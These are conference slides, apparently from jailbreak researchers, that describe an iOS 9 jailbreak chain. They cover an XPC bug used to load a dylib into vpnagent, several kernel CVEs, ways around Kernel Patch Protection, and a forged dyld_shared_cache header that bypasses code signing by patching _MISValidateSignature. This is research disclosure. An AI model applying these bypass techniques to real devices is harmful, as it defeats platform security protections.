- Leverage the XPC vulnerability to move vpnagent to some places that debugserver has access to and the kernel does not apply the default sandbox

Wait a Moment

- vpnagent does not have the com.apple.private.skip-library-validation entitlement, so it would not be able to load third party dylib, right?

Bonus of get-task-allow

- Debugging and code signing have a conflict
  - e.g., setting a software breakpoint actually is to modify the code, which certainly breaks the signature of the code page
- To enable debugging, the iOS kernel allows a process with the get-task-allow entitlement to continually run even if a code signing invalidation happens

Bonus of get-task-allow

- We reuse the code signature of a system binary in our dylib. As a result, when loading the dylib, the kernel believes that vpnagent just loads a system library
  - Team ID Passed
- Code signing validation is *softly* disabled after the kernel finds that the vpnagent with the get-task-allow entitlement is under debugging
  - Code Signing Validation Passed

Put It All Together

- Mount an old DDI to make vpnagent be a platform binary
- Mount a correct DDI to make debugserver available
- Exploit the XPC vulnerability to move a copy of vpnagent to some places that debugserver has access
- Debug the copy of vpnagent, and force it to load our dylib that reuses the code signature segment of a system binary

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Attack iOS Kernel

- Gain arbitrary kernel reading & writing
  - KASLR / SMAP / …
- Patch kernel to disable amfi & sandbox
  - KPP (Kernel Patch Protection)

Kernel Vulnerability for iOS 9.0

- CVE-2015-6974
  - A UAF bug in IOHID
  - Unreachable in container sandbox (need to escape sandbox)
  - One bug to pwn the kernel
  - Details were discussed at RUXCON and POC
    - http://blog.pangu.io/poc2015-ruxcon2015/

Kernel Vulnerability for iOS 9.1

- CVE-2015-7084
  - A race condition bug in IORegistryIterator
  - Reachable in container sandbox
  - One bug to pwn the kernel
  - Reported to Apple by Ian Beer
  - Exploited by @Lokihardt in his private jailbreak
  - Some details at http://blog.pangu.io/race_condition_bug_92/

Kernel Vulnerability for iOS 9.3.3

- ~~CVE-????-????~~ CVE-2016-4654 (fixed in iOS 9.3.4 this morning)
    - A heap overflow bug in IOMobileFrameBuffer
    - Reachable in container sandbox
    - One bug to pwn the kernel
    - Fixed in iOS 10 beta 2
    - Details will be discussed in future

Defeat KPP

- What does KPP protect
  - r-x/r-- memory inside kernelcache
    - Code and Const
  - Page tables of those memory
- What does KPP not protect
  - rw- memory inside kernelcache
  - Heap memory

Defeat KPP

- Take a look at Mach-O header of com.apple.security.sandbox
  - __TEXT is protected by KPP
  - __DATA is not protected by KPP
    - __got stores all stub functions address

```
LC 00: LC_SEGMENT_64          Mem: 0xffffff8011998000-0xffffff8011a1c000        File: 0x0-0x84000        r-x/r-x __TEXT
        Mem: 0xffffff8011999568-0xffffff80119ac1e8      File: 0x00001568-0x000141e8              __TEXT.__text    (Normal)
        Mem: 0xffffff80119ac1e8-0xffffff80119ac9c8      File: 0x000141e8-0x000149c8              __TEXT.__stubs   (Normal)
        Mem: 0xffffff80119ac9c8-0xffffff80119b0180      File: 0x000149c8-0x00018180              __TEXT.__cstring        (C-
        Mem: 0xffffff80119b0180-0xffffff8011a1bff2      File: 0x00018180-0x00083ff2              __TEXT.__const
LC 01: LC_SEGMENT_64          Mem: 0xffffff8011a1c000-0xffffff8011a20000        File: 0x84000-0x88000    rw-/rw- __DATA
        Mem: 0xffffff8011a1c000-0xffffff8011a1c5d0      File: 0x00084000-0x000845d0              __DATA.__got
        Mem: 0xffffff8011a1c5d0-0xffffff8011a1d9e0      File: 0x000845d0-0x000859e0              __DATA.__const
        Mem: 0xffffff8011a1d9e0-0xffffff8011a1dda4      File: 0x000859e0-0x00085da4              __DATA.__data
        Mem: 0xffffff8011a1dda8-0xffffff8011a1ddf0      Not mapped to file                       __DATA.__common (Zero Fill)
        Mem: 0xffffff8011a1ddf0-0xffffff8011a1dfd8      Not mapped to file                       __DATA.__bss    (Zero Fill)
LC 02: LC_SEGMENT_64          Mem: 0xffffff8011a20000-0xffffff8011a24000        File: 0x88000-0x8c000    rw-/rw- __LINKEDIT
```

Defeat KPP

- Both amfi and sandbox are MAC policy extensions
  - Call mac_policy_register to setup all hooks
  - Functions pointers are stored in mac_policy_conf.mpc_ops
  - Before iOS 9.2 it's stored in __DATA.__bss which is rw-
    - Set pointers to NULL to get rid of the special hook
  - In iOS 9.2 it's moved to __TEXT.__const

Defeat KPP

- How does amfi check if debug flag is set or not?
  - It calls a stub function of PE_i_can_has_debugger
  - Stub function pointers are stored in __DATA.__got
    - It's easy to cheat amfi that debug is allowed

Defeat KPP

- KPP is triggered very randomly when the device is not busy
- Patch/Restore works well if the time window is small enough

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Attack Surfaces for Persistent

- Attack dyld
  - Dynamic library
- Attack kernel
  - Main executable file
  - Dynamic linker
  - dyld_shared_cache
- Attack file parsing
  - Config file/javascript/…

Load dyld_shared_cache

- The dyld_shared_cache is never attacked before
- All processes share the same copy of dyld_shared_cache
    - It's only loaded once
- dyld checks the shared cache state and tries to load it in mapSharedCache
    - _shared_region_check_np to check if cache is already mapped
    - Open the cache and check cache header to make sure it's good
    - Generate slide for cache
    - _shared_region_map_and_slide_np to actually map it

The Kernel Maps the Cache

```
static int __attribute__((noinline)) _shared_region_check_np(uint64_t* start_address)
{
    if ( gLinkContext.sharedRegionMode == ImageLoader::kUseSharedRegion )
        return syscall(294, start_address);
    return -1;
}
```

```
static int __attribute__((noinline)) _shared_region_map_and_slide_np(int fd, uint32_t count, const shared_file_mapping_np mappings[],
                                                int codeSignatureMappingIndex, long slide, void* slideInfo, unsigned long slideInfoSize)
{
    // register code signature blob for whole dyld cache
    if ( codeSignatureMappingIndex != -1 ) {
        fsignatures_t siginfo;
        siginfo.fs_file_start = 0;  // cache always starts at beginning of file
        siginfo.fs_blob_start = (void*)mappings[codeSignatureMappingIndex].sfm_file_offset;
        siginfo.fs_blob_size  = mappings[codeSignatureMappingIndex].sfm_size;
        int result = fcntl(fd, F_ADDFILESIGS, &siginfo);
        // <rdar://problem/12891874> don't warn in chrooted case because mapping syscall is about to fail too
        if ( (result == -1) && gLinkContext.verboseMapping )
            dyld::log("dyld: code signature registration for shared cache failed with errno=%d\n", errno);
    }

    if ( gLinkContext.sharedRegionMode == ImageLoader::kUseSharedRegion ) {
        return syscall(438, fd, count, mappings, slide, slideInfo, slideInfoSize);
    }
```

- 294 AUE_NULL ALL { int shared_region_check_np(uint64_t *start_address) NO_SYSCALL_STUB; }
- 438 AUE_NULL ALL { int shared_region_map_and_slide_np(int fd, uint32_t count, const struct shared_file_mapping_np *mappings, uint32_t slide, uint64_t* slide_start, uint32_t slide_size) NO_SYSCALL_STUB; }

Structure of dyld_shared_cache

```
struct dyld_cache_header
{
    char        magic[16];            // e.g. "dyld_v0    i386"
    uint32_t    mappingOffset;        // file offset to first dyld_cache_mapping_info
    uint32_t    mappingCount;         // number of dyld_cache_mapping_info entries
    uint32_t    imagesOffset;         // file offset to first dyld_cache_image_info
    uint32_t    imagesCount;          // number of dyld_cache_image_info entries
    uint64_t    dyldBaseAddress;      // base address of dyld when cache was built
    uint64_t    codeSignatureOffset;  // file offset of code signature blob
    uint64_t    codeSignatureSize;    // size of code signature blob (zero means to end of file)
    uint64_t    slideInfoOffset;      // file offset of kernel slid info
    uint64_t    slideInfoSize;        // size of kernel slid info
    uint64_t    localSymbolsOffset;   // file offset of where local symbols are stored
    uint64_t    localSymbolsSize;     // size of local symbols information
    uint8_t     uuid[16];             // unique value for each shared cache file
    uint64_t    cacheType;            // 1 for development, 0 for optimized
};

struct dyld_cache_mapping_info {
    uint64_t    address;
    uint64_t    size;
    uint64_t    fileOffset;
    uint32_t    maxProt;
    uint32_t    initProt;
};

struct dyld_cache_image_info
{
    uint64_t    address;
    uint64_t    modTime;
    uint64_t    inode;
    uint32_t    pathFileOffset;
    uint32_t    pad;
};
```

Structure of dyld_shared_cache

- dyld_cache_mapping_info stores all mapping informations at header->mappingOffset
  - From file offset to virtual address
- dyld_cache_image_info stores all dylibs and frameworks information at header->imagesOffset
  - address indicates the mach-o header of the dylib
  - pathFileOffset indicates the full path of the dylib
- The whole cache file has a single signature blob
  - codeSignatureOffset / codeSignatureSize
- Jtool(http://www.newosxbook.com/tools/jtool.html) helps to decode the header

shared_region_map_and_slide_np

- shared_region_copyin_mappings
  - Copyin all dyld_cache_mapping_info
- _shared_region_map_and_slide
  - Make sure it's on root filesystem and owned by root
  - vm_shared_region_map_file
    - Maps the file into memory according to dyld_cache_mapping_info
    - Record the 1st mapping and take it's address as base address of cache

The Vulnerability

- There is no explicit SHA1 check of the cache header
- Read only memory with file offsets out of code signature range would not be killed
- Possible to use a fake header and control the mappings

```
DYLD base address: 0, Code Signature Address: 25a4c000 (0 bytes)
Slide info: 1ca18000 (1a4000 bytes)
Local Symbols: 204c8000 (5584000 bytes)
mapping r-x/r-x  384MB       180000000 -> 1980a4000         (0-180a4000)
mapping rw-/rw-   73MB       19a0a4000 -> 19ea18000         (180a4000-1ca18000)
mapping r--/r--   58MB       1a0a18000 -> 1a44c8000         (1ca18000-204c8000)
```

```
DYLD base address: 0, Code Signature Address: 25a4c000 (2f0f02 bytes)
Slide info: 1ca18000 (1a4000 bytes)
Local Symbols: 204c8000 (5584000 bytes)
mapping r--/r--    0MB       180000000 -> 180028000         (25d40000-25d68000)
mapping r-x/r-x  384MB       180028000 -> 1980a4000         (28000-180a4000)
mapping rw-/rw-   73MB       19a0a4000 -> 19ea18000         (180a4000-1ca18000)
mapping r--/r--   12MB       1a0a18000 -> 1a16b0000         (1ca18000-1d6b0000)
mapping r--/r--    0MB       1a16b0000 -> 1a16b4000         (25d68000-25d6c000)
mapping r--/r--   46MB       1a16b4000 -> 1a44c8000         (1d6b4000-204c8000)
```

Abuse AMFID

- Now we could control the mapping of cache
- We still can not touch r-x memory
- But we could manipulate r-- / rw- memory
  - libmis.dylib exports _MISValidateSignature
  - Change two bytes in export table to points _MISValidateSignature to return 0
  - Code signing is bypassed!

```
__text:00000001975D4398                 EXPORT _MISValidateSignature_0
__text:00000001975D4398 _MISValidateSignature_0                 ; CODE XREF: sub_1975D4358+28↑j
__text:00000001975D4398                                         ; sub_1975D4358+38↑j
__text:00000001975D4398                 MOV             W0, #0
__text:00000001975D439C                 RET
```

Conclusion

- The battle between jailbreaks and Apple makes iOS better, and more secure
- IPC and kernel vulnerabilities exploitable by container apps impose a huge threat to iOS security

Q&A